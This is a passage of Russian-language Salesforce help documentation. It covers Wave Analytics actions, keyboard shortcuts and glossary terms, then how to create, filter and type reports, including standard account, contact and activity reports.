Можно создавать меню быстрых действий для настраиваемых объектов, sObjects и для следующих стандартных объектов Salesforce:

- Организация
- Обращения
- Интерес
- Возможность

Прим.: Wave не поддерживает действия в макетах страниц для объектов «Контакт», «Пользователь» и «Профиль пользователя».

Wave поддерживает следующие типы действий:

- Действия Chatter: «Сообщение», «Файл», «Благодарность», «Ссылка», «Опрос» и «Вопрос».
- Объектные действия
- Глобальные действия

Прим.: Wave не поддерживает действия Salesforce1.

Панели мониторинга на мобильных устройствах

Чтобы отобразить панель мониторинга Wave на мобильном устройстве, используйте мобильное приложение Аналитика Wave.

СМ. ТАКЖЕ:

Недостатки и ограничения шифрования платформы Shield

Клавиши быстрого доступа для панелей мониторинга Wave и представлений Lens

Основные действия можно выполнять с помощью клавиатуры. Клавиши быстрого доступа в конструкторе панели мониторинга изменяются в зависимости от того, используется ли классический конструктор или конструктор панелей мониторинга Wave.

Клавиши быстрого доступа представления Lens	**Описание**
l	Вырезать в конструктор
s	Сохранить
n	Клонировать в новую вкладку
d	Удалить
Ctrl+E (Windows) Cmd+E (Mac OS)	Открытый режим экспертного редактора (редактор JSON)

Клавиатурное сочетание классического конструктора	**Описание**
Клавиши со стрелками	Перемещение виджета на 10 пикселов
Ctrl+стрелки (Windows) Cmd+стрелки (Mac OS)	Перемещение виджета на 1 пикселов
Shift+стрелки	Изменение размера виджета на 10 пикселов
Ctrl+Shift+стрелки (Windows) Cmd+Shift+стрелки (Mac OS)	Изменение размера виджета на 1 пиксель
x	Удаление виджета с холста.
[	Поместить виджет под другие виджеты.
]	Поместить виджет поверх других виджетов.

Клавиатурное сочетание конструктора панели мониторинга Wave	Описание
Клавиши со стрелками	Перемещение виджета.
c	Публикация панели мониторинга.
d	Удаление панели мониторинга.
e	Переключение между окном предварительного просмотра и редактором панели мониторинга.
q	Отображение вырезанных представлений Lens или создание представления Lens на панели мониторинга.
r	Возврат панели мониторинга к последнему сохраненному состоянию
s	Сохранение панели мониторинга.
x	Повтор правки.
z	Отмена последней правки.
Удалить	Удаление выбранных виджетов в панели мониторинга.
Перетаскивание + Shift	Переместить другие виджеты при перетаскивании виджета на холсте панели мониторинга. Прим.: Перетащите виджет и нажмите клавишу **Shift**.
Ctrl+щелчок мыши (Windows) Cmd+щелчок мыши (Mac OS)	Выбрать несколько виджетов.
Ctrl+A (Windows) Cmd+A (Mac OS)	Выбор всех виджетов на холсте панели мониторинга.

Клавиши быстрого доступа в редакторе JSON	Описание
Ctrl+E (Windows) Cmd+E (Mac OS)	Просмотреть панель мониторинга с изменениями в файле JSON.
Ctrl+3 (Windows) Cmd+3 (Mac OS)	Игнорировать изменения и загрузить исходный файл JSON.
Ctrl+F (Windows) Cmd+F (Mac OS)	Поиск (доступен поиск с регулярными выражениями, с учетом регистра, поиск по всему слову).

Клавиши быстрого доступа в редакторе JSON	Описание
Дважды нажатие Ctrl+F (Windows) Дважды нажатие Cmd+F (Mac OS)	Поиск и замена (доступен поиск с регулярными выражениями, с учетом регистра, поиск по всему слову)

Глоссарий Wave Analytics

Просмотрите общую терминологию Wave Analytics.

Приложение

Приложение содержит панели мониторинга, представления Lens и наборы данных, комбинация которых позволяет предоставлять коллегам общий доступ к анализам данных. Приложения аналогичны папкам. Они позволяют пользователям систематизировать проекты данных — личные и общедоступные — и контролировать общий доступ.

Панель мониторинга

Панель мониторинга — это набор рекомендованных диаграмм, показателей и таблиц на основе данных из одного или нескольких представлений Lens.

Файл JSON панели мониторинга

Файл JSON панели мониторинга определяет компоненты панели мониторинга и описывает способ их связывания.

Отслеживание данных

Инструмент *отслеживания данных* позволяет отслеживать задания потока данных и системные задания. Кроме того, данный инструмент может использоваться для запуска, остановки, повторного планирования, загрузки и выгрузки потоков данных.

Поток данных

Поток данных — это набор инструкций, определяющих данные, подлежащие извлечению из объектов Salesforce или наборов данных, способы трансформации наборов данных, а также наборы данных, которые должны быть доступны для запросов.

Файл определения потока данных

Файл определения потока данных — это файл JSON, содержащий трансформации, которые представляют логику потока данных.

Задание потока данных

Задание потока данных обрабатывает логику в потоке данных.

Набор данных

Набор данных содержит набор исходных данных, отформатированных и оптимизированных для интерактивного просмотра.

Конструктор наборов данных

Конструктор наборов данных — это интерактивный пользовательский интерфейс, позволяющий быстро выбирать и извлекать данные из связанных объектов Salesforce для создания отдельного набора данных.

Дата

Дата может быть представлена днем, месяцем, годом и при необходимости временем. Даты поддерживают группирование, фильтрацию и выполнение математических операций.

Конструктор

Конструктор — это интерфейс, предназначенный для создания панелей мониторинга. Предусмотрены две версии. Конструктор панелей мониторинга Wave (новый) и классический конструктор (предыдущая версия).

Измерение

Измерение — это качественное значение (например, регион, имя продукта и номер модели). Измерения позволяют группировать и фильтровать данные. В отличие от мер, измерения не поддерживают математические операции.

Проводник

Проводник — это интерфейс, предназначенный для просмотра наборов данных и представлений Lens.

Расширенные метаданные (XMD)

Расширенные метаданные (XMD) позволяют настраивать форматирование многих элементов панели мониторинга в Wave Analytics.

Внешние данные

Внешние данные — это данные, хранящиеся вне системы Salesforce (например, данные из внешних приложений и электронных таблиц).

External Data API

Рекомендуем использовать *External Data API* для загрузки файлов внешних данных в Wave Analytics с целью создания наборов данных.

Представление Lens

Представление Lens — это конкретное представление данных из набора данных. Данная область позволяет выполнять произвольный анализ и визуализацию.

Мера

Мера — это количественное значение (например, доход и курс обмена). Меры поддерживают математические операции (например, вычисление общего дохода и минимального курса обмена).

Файл метаданных

Файл метаданных — это файл JSON, описывающий структуру файла внешних данных.

Предикат

Предикат — это условие фильтра, определяющее доступ к записям набора данных на уровне строки.

Язык запросов Salesforce Analytics (SAQL)

Рекомендуем использовать *SAQL* для просмотра и анализа данных в наборах данных Wave Analytics.

Этап

Этап определяет результаты, представленные в виджете. Этапы получают данные динамическим или статическим образом. К примеру, этап может отправлять запрос набору данных, чтобы получить средние объемы возможностей для каждой организации, или получать неизменное, определенное пользователем значение.

Трансформация

Под *трансформацией* понимается манипулирование данными. Пользователи могут добавлять трансформации в поток данных для извлечения данных из объектов Salesforce или наборов данных, трансформировать наборы данных, содержащие данные Salesforce или внешние данные, а также регистрировать наборы данных.

Визуализация

Как правило, под *визуализацией* понимается диаграмма или график (например, секторная диаграмма, круговая диаграмма, временная шкала или тепловая карта). Данные, отображаемые в виде таблицы (например, таблица сравнения или сводная таблица), также считаются визуализацией. Каждая визуализация содержит базовый запрос, соответствующий способу, который используется Wave Analytics для извлечения информации из исходных данных.

Отчеты и панели мониторинга

Система Salesforce поддерживает разнообразные инструменты составления отчетов, предназначенные для анализа и обработки данных.

Начало работы с отчетами и панелями мониторинга	
Узнайте о понятии отчетности и создайте свой первый отчет и панель мониторинга	**Trailhead** • Отчеты и панели мониторинга (Lightning Experience) • Отчеты и панели мониторинга (Salesforce Classic) • Быстрый пуск: отчеты и панели мониторинга (Salesforce Classic) **Справка** • Основные функции отчетов • Основные функции панелей мониторинга • Начало работы с отчетами и панелями мониторинга Salesforce (PDF) **Видеоролик** • Принятие управляемых данными решений с помощью отчетов и панелей мониторинга (Lightning Experience)
Обзор ограничений для отчетов и панелей мониторинга	**Справка** • Ограничения для отчетов • Ограничения для панелей мониторинга

Составление отчетов по данным	
Создание отчетов	**Справка** • Создание отчета • Использование интерактивного инструмента «Конструктор отчетов» (PDF) • Использование полей области (PDF) • Функции, предназначенные для настраиваемых формул резюмирования в отчетах (PDF) • Что такое составные отчеты? (PDF) **Видеоролик** • Начало работы с конструктором отчетов (Salesforce Classic) • Начало работы с областями (Salesforce Classic)

Составление отчетов по данным	
	• Создание матричных отчетов (Salesforce Classic) • Представление составных отчетов в Salesforce (Salesforce Classic)
Фильтрация отчетов	**Справка** • Фильтрация данных отчета • Использование кросс-фильтров в отчетах **Видеоролик** • Использование кросс-фильтров в отчетах (Salesforce Classic)
Общий доступ к отчетам и данным отчетов	**Справка** • Предоставление общего доступа к отчету **Видеоролик** • Общий доступ к папке аналитики (Salesforce Classic)
Подписка на отчеты и планирование	**Справка** • Планирование и подписка на отчеты • Вопросы и ответы Планирование отчетов (PDF) **Видеоролик** • Уведомления об отчетах (Salesforce Classic) • Советы по планированию отчетов (Salesforce Classic)
Экспорт отчетов	**Справка** • Экспорт отчета
Устранение неполадок отчетов	**Справка** • Занимает ли возврат данных больших отчетов много времени? (PDF) **Видеоролик** • Как ускорить работу отчетов (Salesforce Classic)

Просмотр подробных сведений посредством панелей мониторинга	
Создание панелей мониторинга	**Справка** • Создание панели мониторинга • Работа с панелями мониторинга Salesforce Classic • Выбор того, в каком качестве люди будут просматривать панель мониторинга • Преимущества динамических панелей мониторинга (PDF) • Советы по созданию панелей мониторинга (PDF) • Образцы панелей мониторинга CRM (PDF) **Видеоролик** • Обзор панелей мониторинга (Salesforce Classic)
Фильтрация панелей мониторинга	**Справка** • Фильтрация панели мониторинга • Одна панель мониторинга для нескольких зрителей (PDF)
Общий доступ к панели мониторинга	**Справка** • Предоставление общего доступа к панели мониторинга
Устранение неисправности панелей мониторинга	**Справка** • Почему панель мониторинга не отображает нужные мне данные? **Видеоролик** • Как отобразить нужные данные на панели мониторинга (Salesforce Classic)

Отчеты

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Отчеты предоставляют пользователям доступ к данным Salesforce. Данные Salesforce могут просматриваться самыми разными способами, отображаться в удобных форматах и публиковаться для общего доступа. Прежде чем начать создание, чтение или предоставление общего доступа к отчетам, просмотрите общие сведения об отчетах ниже.

При подготовке к составлению отчетов по данным Salesforce воспользуйтесь советами ниже.

- Качественная настройка отчетов сокращает время их выполнения.
- Прежде чем создать отчет, составьте список вопросов, на которые должны быть получены ответы. Данный алгоритм позволяет отчету возвратить все необходимые данные.
- Общий доступ к отчетам предоставляется посредством папок. Отчет доступен любому пользователю, имеющему доступ к папке, выбранной для его хранения. Убедитесь, что отчет хранится в соответствующей папке.

Прежде чем начать создание первого отчета, просмотрите указанные ниже функции и понятия.

Конструктор отчетов

Конструктор отчетов — это визуальный интерактивный инструмент, предназначенный для создания и редактирования отчетов. Конструктор отчетов позволяет пользователям выбирать тип отчета, формат отчета и поля отчета.

Чтобы открыть конструктор отчетов, щелкните **«Создать отчет»**.

Поля

Каждый результат отчета описывается как минимум одним *полем*. Представьте отчет в виде таблицы сведений, где каждая строка соответствует результату, а каждый столбец соответствует полю.

Например, менеджер отдела кадров создает отчет по сотрудникам. Каждый результат соответствует сотруднику, а каждое поле соответствует отдельному фрагменту данных о сотруднике: личное имя, фамилия, должность, дата начала и т. д.

При создании или редактировании отчета рекомендуем выбрать поля, которые должны отображаться отчетом. Во избежание длительного выполнения отчетов, рекомендуем добавлять только нужные поля.

Фильтры

Фильтры позволяют ограничивать данные, возвращаемые отчетом. Фильтры могут использоваться во многих случаях (например, отображение конкретных данных отчета или быстрое выполнение отчета).

Например, отчет возвращает все обращения компании. Чтобы просмотреть только открытые обращения, назначенные текущему пользователю, отфильтруйте отчет по полям «Ответственный» и «Статус».

Добавьте фильтры в конструкторе отчетов. При использовании Lightning Experience добавление, редактирование или удаление фильтров также доступно во время чтения отчета.

Типы отчетов

Тип отчета определяет поля, доступные в отчете. Например, отчеты по файлам и содержимому содержат поля «Код файла», «Имя файла» и «Итого загрузок». Отчеты по организациям содержат поля «Код организации», «Имя организации» и «Тел.».

Выбор типа отчета является первым этапом создания отчета.

Формат отчета

Формат отчета определяет способ отображения результатов отчета. Возможные форматы: табличный, сводный, матричный или составной. Lightning Experience не поддерживает составные отчеты.

1. Создание отчета

   Создание отчета поможет найти ответы на вопросы о данных Salesforce.

2. Фильтрация данных отчета

   В ваших отчетах содержатся данные, которые вам не нужны? Воспользуйтесь фильтрами, чтобы сократить отчет таким образом, чтобы он отображал только нужные вам данные.

3. Планирование и подписка на отчеты

   Планируйте и подписывайтесь на отчеты и получайте уведомления с информацией о нужных показателях без необходимости создания отчетов вручную. В Salesforce Classic можно задать критерии, инициирующие отправку уведомлений об отчетах.

4. Запуск и чтение отчета

   Щелкните по отчету, чтобы запустить его. После запуска отчета можно использовать различные инструменты для просмотра информации.

5. Экспорт отчета

   Для работы с данными отчета с помощью специального инструмента (например, электронная таблица) экспортируйте данные отчета в форме файла Microsoft Excel® (`.xls`) или файла значений с разделителями-запятыми (`.csv`).

6. Предоставление общего доступа к отчету

   При предоставлении общего доступа к отчетам коллеги получают возможность обработки одних и тех же данных.

7. Систематизация отчетов

   Сортировка отчетов по папкам и удаление ненужных отчетов позволяют упростить процесс их поиска. При большом числе отчетов рекомендуем использовать поле поиска.

8. Ограничения для отчетов

   При создании отчета по данным учитывайте следующие ограничения.

9. Устранение неполадок отчетов

   Ниже перечислены советы по устранению проблем, возникающих при использовании отчетов.

Создание отчета

Создание отчета поможет найти ответы на вопросы о данных Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

1. Создание отчета

   Конструктор отчетов — это интерактивный инструмент для быстрого и удобного доступа к данным. Конструктор отчетов позволяет создавать новые и редактировать текущие отчеты.

2. Составление отчетов по архивным изменениям

   Благодаря составлению стандартных оперативных отчетов по текущему состоянию дел, пользователи могут анализировать ежедневные и еженедельные изменения возможностей, обращений, прогнозов и настраиваемых объектов.

3. Составление отчетов по архивным данным посредством отчетных снимков

   Отчетный снимок — средство составления отчетов по архивным данным. Авторизованные пользователи могут сохранять результаты табличных или сводных отчетов в полях настраиваемого объекта, а затем соотносить эти поля с соответствующими полями целевого объекта. Кроме того, они могут планировать время выполнения отчета для загрузки данных отчета в поля настраиваемого объекта. Отчетные снимки позволяют обрабатывать данные отчетов аналогично другими записями Salesforce.

4. Быстрая категоризация данных посредством областей

   Функция добавления в область позволяет быстро классифицировать записи отчета без создания формулы или настраиваемого поля. При создании поля области пользователь определяет несколько категорий (областей), используемых для группирования значений отчета.

5. Объединение разных типов данных в составном отчете

   Составной формат отчета позволяет просматривать разные типы сведений в одном отчете. Составной отчет может содержать данные из разных типов стандартных или настраиваемых отчетов.

6. Графическое отображение данных отчета

   Диаграммы, используемые для отображения данных отчета, позволяют ускорить процесс их восприятия. Диаграммы отображаются прямо над таблицей отчета. Благодаря диаграммам, пользователи могут получать общее представление об отчетах без детализации их данных. Рекомендуем использовать линейные диаграммы для отслеживания динамический изменений, а горизонтальные или секторные диаграммы для сопоставления значений на определенный момент времени. При необходимости диаграммы могут просматриваться в компонентах панели мониторинга.

7. Отображение данных отчета в таблицах

   Таблицы позволяют скрывать некоторые сведения и диапазоны, ограничивать количество отображаемых результатов и использовать цветовые выделения, предоставляя пользователям возможности более удобного просмотра данных. При необходимости таблицы могут просматриваться в компонентах панели мониторинга.

8. Составление отчетов по данным Salesforce посредством приложения Excel

   Приложение Connect for Office содержит надстройку Excel, предоставляющую безопасный доступ к отчетам Salesforce посредством Microsoft® Excel®. Отчеты, созданные в системе Salesforce, могут переноситься в приложение Excel, формулы, диаграммы и сводные таблицы которого позволяют настраивать и анализировать данные. Когда Salesforce отключает TLS 1.0, поддержка приложения Connect for Office прекращается.

9. Обновление мастера отчетов

   Конструктор отчетов, являющийся полнофункциональным графическим редактором, — это стандартный инструмент для создания и редактирования отчетов. Если организация все еще использует устаревший мастер отчетов, рекомендуем включить поддержку конструктора отчетов.

Создание отчета

Конструктор отчетов — это интерактивный инструмент для быстрого и удобного доступа к данным. Конструктор отчетов позволяет создавать новые и редактировать текущие отчеты.

Чтобы настроить готовый отчет посредством конструктора отчетов, щелкните имя нужного отчета и нажмите кнопку **«Настроить»**. Благодаря сжатому верхнему колонтитулу страницы, конструктор отчетов позволяет оптимизировать полезную площадь экрана. Чтобы просмотреть вкладки приложения, закройте конструктор или щелкните логотип Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

1. Выбор типа отчета

   Выбранный тип отчета определяет записи и поля, которые должны отображаться в отчете. Например, тип отчета «Возможности» предоставляет доступ к записям и полям «Возможности», таким как «Стоимость», «Этап» и «Тип».

2. Выбор формата отчета

   Отчет может использовать табличный, сводный, матричный или составной формат. Оптимальный формат отчета определяется сложностью отображаемых данных и текущими навыками пользователей.

3. Создание отчета

   Создайте отчет, чтобы получить поминутный обзор какого-либо аспекта деятельности, например статуса клиентов, возможностей, обращений в службу поддержки и т. д.

4. Создание настраиваемого отчета

   Пользователи могут настраивать стандартные отчеты или создавать собственные настраиваемые отчеты в соответствии с текущими требованиями организации.

5. Создание настраиваемого отчета в режиме доступности

6. Группирование данных отчета

   Сводные, матричные и составные отчеты позволяют группировать данные в строках или столбцах для отображения важной информации. Например, чтобы просмотреть закрытые возможности, сгруппируйте возможности по столбцу «Дата закрытия»; чтобы просмотреть количество обращений для каждого продукта, сгруппируйте обращения по продукту. Группировки могут использоваться внутри группировок.

7. Использование отчета при загрузке области предварительного просмотра

   В большинстве случаев работа над отчетом может быть продолжена даже во время загрузки области предварительного просмотра. Например, группировка может быть создана во время загрузки столбцов, которые соответствуют полям, добавленным в редактируемый отчет.

8. Настройка отчетов

   Конструктор отчетов — это экранный редактор отчетов. Окно конструктора отчетов позволяет использовать поля и фильтры отчетов, а также поддерживает предварительный просмотр отчетов только по некоторым данным.

9. Поля отчетов

   Панель «Поля» содержит поля, доступные в выбранном типе отчета и организованные по папкам. Кроме того, панель «Поля» содержит настраиваемые формулы резюмирования, доступные для создания, редактирования и удаления.

10. Резюмирование данных отчета

    Поле резюмирования содержит числовые значения, поддерживающие вычисление суммарного, среднего, максимального и минимального значений. Поля резюмирования отображаются на всех уровнях группировки. Поля резюмирования сводных и матричных отчетов также отображаются на уровне общей суммы.

11. Подведение промежуточных результатов отчетов

    Промежуточные результаты отчетов позволяют анализировать основные изменения данных. Пользователи могут группировать наборы данных, сортировать группировки и сравнивать промежуточные результаты по каждому набору относительно общего итога. Кроме того, сводные и составные отчеты позволяют подводить промежуточные результаты по нескольким полям путем отображения каскадных наборов данных.

12. Интеллектуальное суммирование в отчетах

    Интеллектуальное суммирование обрабатывает повторяющиеся данные только один раз. Система Salesforce использует интеллектуальное суммирование при выполнении отчетов, содержащих повторяющиеся данные в любом столбце, выбранном для суммирования или вычисления среднего значения.

13. Работа с формулами в отчетах

    Формулы позволяют создавать настраиваемые поля резюмирования на основе вычисленных значений посредством данных отчета. Данные формулы могут использоваться в качестве столбцов отчета.

14. Сохранение отчета

    Чтобы сохранить внесенные изменения, нажмите кнопку **«Сохранить»**. Чтобы получить точную копию исходного отчета без внесения изменений, нажмите кнопку **«Сохранить как»**. Если используется Lightning Experience, щелкните **«Клонировать»**, чтобы получить точную копию отчета.

СМ. ТАКЖЕ:

Использование отчета при загрузке области предварительного просмотра

Создание отчета

Создание отчета

Поля отчетов

Выбор типа отчета

Настройка отчетов

Выбор формата отчета

Создание настраиваемого отчета

Объединение разных типов данных в составном отчете

Выбор типа отчета

Выбранный тип отчета определяет записи и поля, которые должны отображаться в отчете. Например, тип отчета «Возможности» предоставляет доступ к записям и полям «Возможности», таким как «Стоимость», «Этап» и «Тип».

Поддерживается два типа отчетов: стандартные и настраиваемые.

Типы стандартных отчетов предоставляют доступ к большинству данных Salesforce. Например, тип отчета «Возможности» предоставляет доступ к записям и полям «Возможности» в отчете. При необходимости создания отчета по «Стоимость возможности», «Вероятность возможности» или «Тип возможности», воспользуйтесь типом отчета «Возможности».

Типы настраиваемых отчетов предоставляют доступ к настраиваемым объектам в Salesforce или настраиваемым представлениям стандартных объектов (например, «Возможности»), которые настраиваются администратором. Например, администратор может создать тип настраиваемого отчета, который предоставляет доступ к объекту «Возможности» и связанным полям из списка «Продукты». С помощью такого типа настраиваемых отчетов можно легко сформировать отчет по объекту «Возможности» для заданного продукта.

1. Нажмите кнопку **«Создать отчет»** на вкладке «Отчеты».
2. Выберите тип отчета и нажмите кнопку **«Создать»**.

   Прим.: Тип отчета после создания отчета изменить невозможно.

Откроется конструктор отчетов, предоставляющий доступ к записям и полям на основании выбранного типа отчетов.

Типы стандартных отчетов

Система Salesforce предоставляет доступ к большой коллекции типов стандартных отчетов, поддерживающих возможности индивидуальной настройки. Создание абсолютно новых отчетов требуется крайне редко.

Готовые типы настраиваемых отчетов

Некоторые функции Salesforce поддерживают готовые типы настраиваемых отчетов, исключая необходимость создания нового отчета.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

СМ. ТАКЖЕ:

Настройка типа настраиваемого отчета

Почему в отчете отображаются другие данные?

Типы стандартных отчетов

Система Salesforce предоставляет доступ к большой коллекции типов стандартных отчетов, поддерживающих возможности индивидуальной настройки. Создание абсолютно новых отчетов требуется крайне редко.

Совет: Параметры доступности папок на вкладке «Отчеты», настроенные администратором, могут препятствовать отображению некоторых папок.

Чтобы получить доступ к нужным данным в случае отсутствия отчетов, доступных для настройки, создайте настраиваемый отчет.

1. Отчеты по организациям и контактам

   Отчеты по организациям и контактам позволяют просматривать активные, забытые или новые организации, а также организации, принадлежащие ответственному или партнеру. Два стандартных отчета по контактам позволяют создавать почтовый список контактов или отслеживать возможности по роли контакта.

2. Отчеты по действиям

   Отчеты по действиям позволяют собирать данные об открытых действиях, завершенных действиях, многопользовательских событиях или отложенных запросах на утверждение, где текущий пользователь является делегированным ответственным за утверждение.

3. Административные отчеты

   Административные отчеты позволяют анализировать пользователей Salesforce, документы и отложенные запросы на утверждение. Данные отчеты позволяют просматривать активных пользователей Salesforce и пользователей, выполняющих вход.

4. Отчеты по кампаниям

   Отчеты по кампаниям позволяют анализировать принятые маркетинговые меры. Пользователи могут создавать отчеты по рентабельности инвестиций, вложенных в кампании, отслеживать целевую аудиторию кампаний и полученные отзывы, а также анализировать возможности, созданные в результате проведения кампаний.

5. Отчеты по файлам и содержимому

   Отчеты по файлам и содержимому позволяют анализировать показатели использования файлов и Salesforce CRM Content.

6. Отчеты по прогнозам

   Отчеты по прогнозам содержат сведения о настраиваемых прогнозах.

7. Отчеты по интересам

   Отчеты, доступные в папке «Отчеты по интересам», позволяют просматривать сведения об источнике и статусе интересов, время обработки интересов, забытые интересы и журнал полей интересов.

8. Отчеты по возможностям

   Отчеты по возможностям содержат сведения о возможностях, включая ответственных, организации, этапы, стоимости и т. д. Стандартные параметры отчета позволяют просмотреть для каждого объекта те сведения, которые используются чаще всего. Однако пользователь может настроить отчет таким образом, чтобы просмотреть дополнительные сведения (например, основной источник кампании, категорию прогноза и синхронизированную смету).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**. (Доступные отчеты определяются используемой версией.)

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска отчетов:
- Запуск отчетов

Для планирования отчетов:
- Планирование отчетов

Для создания, редактирования и удаления отчетов:
- Создание и настройка отчетов

  И

  Конструктор отчетов

9. Отчеты по продуктам и активам

   Отчеты, доступные в папке «Отчеты по продуктам и активам», позволяют просматривать сведения о продуктах, установленных пользователями. Данные отчеты позволяют просматривать активы, принадлежащие клиентам, создавать списки обращений, сохраненных для отдельного актива, и определять активы, которые не связаны с продуктом.

10. Отчеты по самообслуживанию

    Отчеты по самообслуживанию позволяют анализировать эффективность использования портала самообслуживания. Данные отчеты позволяют определять количество просматриваемых обращений, количество зарегистрированных клиентов или мнение клиентов относительно предложенных решений.

11. Составление отчетов по действиям службы поддержки

    Отчеты, доступные в папке «Отчеты службы поддержки», позволяют отслеживать количество созданных обращений, комментариев к обращениям, сообщений эл. почты с обращениями, ответственных за обращения, ролей контактов обращений, обращений с решениями, а также время, прошедшее с момента последнего изменения статуса или ответственного за обращение, и журнал обращений.

СМ. ТАКЖЕ:

Поиск отчета

Создание настраиваемого отчета

Отчеты по организациям и контактам

Отчеты по организациям и контактам позволяют просматривать активные, забытые или новые организации, а также организации, принадлежащие ответственному или партнеру. Два стандартных отчета по контактам позволяют создавать почтовый список контактов или отслеживать возможности по роли контакта.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**. (Доступные отчеты определяются используемой версией.)

Стандартный отчет: Журнал поля

Если организация отслеживает журнал поля для организаций или контактов, то данные сведения могут быть просмотрены посредством отчета «Журнал организации» или «Журнал контакта».

Стандартный отчет: Организации-лица

При использовании организаций-лиц система поддерживает поля организаций-лиц, которые, как правило, дополняются префиксом «Организация–лицо:» в отчетах по организациям. Кроме того, поле «Является организацией–лицом» может быть добавлено в отчеты по организациям и контактам. Администратор может заменить термин «Организация–лицо» другой меткой.

Пакетное создание стандартных писем

Пользователи могут создавать отчеты по контактам, экспортировать полученные данные в Microsoft® Excel® и использовать приложение Microsoft® Word® для пакетной отправки стандартных писем.

Фильтр «Просмотр» для отчетов по организациям

Стандартный фильтр «Просмотр» для отчетов по организациям позволяет ограничивать сведения об организациях перечисленными ниже параметрами. Данные параметры определяются используемой версией системы и настройками организации.

- «Мои организации»: отображаются собственные организации.
- «Мои организации рабочей группы»: отображаются организации, где пользователь является участником рабочей группы.

- «Моя группа, работающая с организациями, и мои организации»: отображаются собственные организации и организации, где пользователь является участником рабочей группы.
- «Организации моей рабочей группы»: отображаются собственные организации и организации, принадлежащие всем подчиненным в иерархии ролей.
- «Мои территории»: отображаются организации, принадлежащие территориям текущего пользователя (доступно только при использовании функции управления территориями).
- «Организации моей группы, работающей с территориями»: отображаются организации, принадлежащие территориям текущего пользователя и дочерним территориям (доступно только при использовании функции управления территориями).
- «Группа, работающая с организациями моей рабочей группы, и их собственные организации»: отображаются организации, принадлежащие подчиненным в иерархии ролей или рабочей группе с их участием.
- «Все доступные организации»: отображаются все организации, доступные пользователю для просмотра согласно модели общего доступа.
- Территории: Для организаций, которые используют предыдущие версии функций управления территориями (не функции управления территориями предприятия), дополнительный фильтр «Территории» поддерживает значения «Все», «Несколько территорий» и «Без территории». Фильтр «Территории», применяемый к результатам отчетов, созданных на основе типов настраиваемых отчетов, содержащих территории, не поддерживает значения «Несколько территорий» и «Без территории».
- «Клиентский портал»: при наличии клиентского портала Salesforce добавьте поле «Организация клиентского портала» в отчеты по организациям, чтобы просмотреть организации, контакты которых могут использовать портал.

СМ. ТАКЖЕ:

Ограничение результатов отчета

Отчеты по действиям

Отчеты по действиям позволяют собирать данные об открытых действиях, завершенных действиях, многопользовательских событиях или отложенных запросах на утверждение, где текущий пользователь является делегированным ответственным за утверждение.

Стандартные отчеты по действиям позволяют выбирать диапазон дат и статус нужных действий. Стандартные отчеты по действиям отображают задачи и встречи для выбранного диапазона дат или события со всеми приглашенными.

Чтобы создать настраиваемый отчет по действиям, откройте вкладку «Отчеты», нажмите кнопку **«Создать отчет»** и выберите тип данных **«Действия»**.

Прим.: Чтобы просмотреть иерархию ролей организации над результатами отчета, щелкните ссылку **«Показать иерархию»**. Иерархия ролей позволяет предоставлять пользователям, расположенным на разных уровнях иерархии, общий доступ к данным отчета. Например, фильтр **"Генеральный директор" > "Вице-президент по глобальным продажам" > "Руководитель отдела продаж"** отображает данные для роли «Руководитель отдела продаж». Чтобы просмотреть и предоставить общий доступ к данным, доступным пользователям роли, щелкните имя нужной роли.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**. (Доступные отчеты определяются используемой версией.)

Специальные функции отчетов по действиям

Ниже перечислены рекомендации по выполнению отчетов по действиям.

Стандартные отчеты

- При использовании функции отслеживания HTML-сообщений эл. почты выберите отчет «Статус HTML-сообщения эл. почты». Данный отчет содержит сведения из связанного списка интересов и контактов «Статус HTML-сообщения эл. почты».
- Чтобы добавить только многопользовательские события, выберите отчет «События с приглашенными». Ниже перечислены стандартные фильтры данного отчета.
  - «Назначено...»: отображаются только собственные многопользовательские события.
  - «Назначено рабочей группе...»: отображаются многопользовательские события, принадлежащие любому участнику рабочей группы.
  - «Приглашенный...»: отображаются только многопользовательские события, где пользователь является приглашенным.
  - «Приглашенный участвует в рабочей группе...»: отображаются многопользовательские события, где любой пользователь рабочей группы является приглашенным.
- Отчет «Мои делегированные запросы на утверждение» содержит все запросы на утверждение, которые переданы текущему пользователю на утверждение. Обратите внимание, что отчет «Все отложенные запросы на утверждение» хранится в папке «Отчеты по действиям».
- Чтобы просмотреть действия подчиненных пользователей в версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition, воспользуйтесь ссылками **«Иерархия»** в отчете «Задачи и встречи». Обратите внимание, что система позволяет просматривать только собственные действия и действия, принадлежащие пользователям нижестоящих ролей.
- Если организация использует функцию «Общедоступные действия», то отчеты (включая типы настраиваемых отчетов и отчеты «Задачи и события») возвращают разные результаты на основе текущих полномочий пользователя. Например, пользователь составляет отчет по событиям, который возвращает событие, связанное как минимум с двумя контактами и содержащее приглашенных. При наличии полномочий администратора результаты отчета отображают событие для основного контакта, а также отдельное событие для каждого приглашенного. В противном случае результаты отчета отображают только одно событие, предназначенное для основного контакта.

Типы отчетов

- Конструктор отчетов позволяет создавать отчеты по действиям, которые отображают действия, связанные с другим типом записи. Например, настраиваемый отчет «Действия с интересами» отображает действия, связанные с интересами.
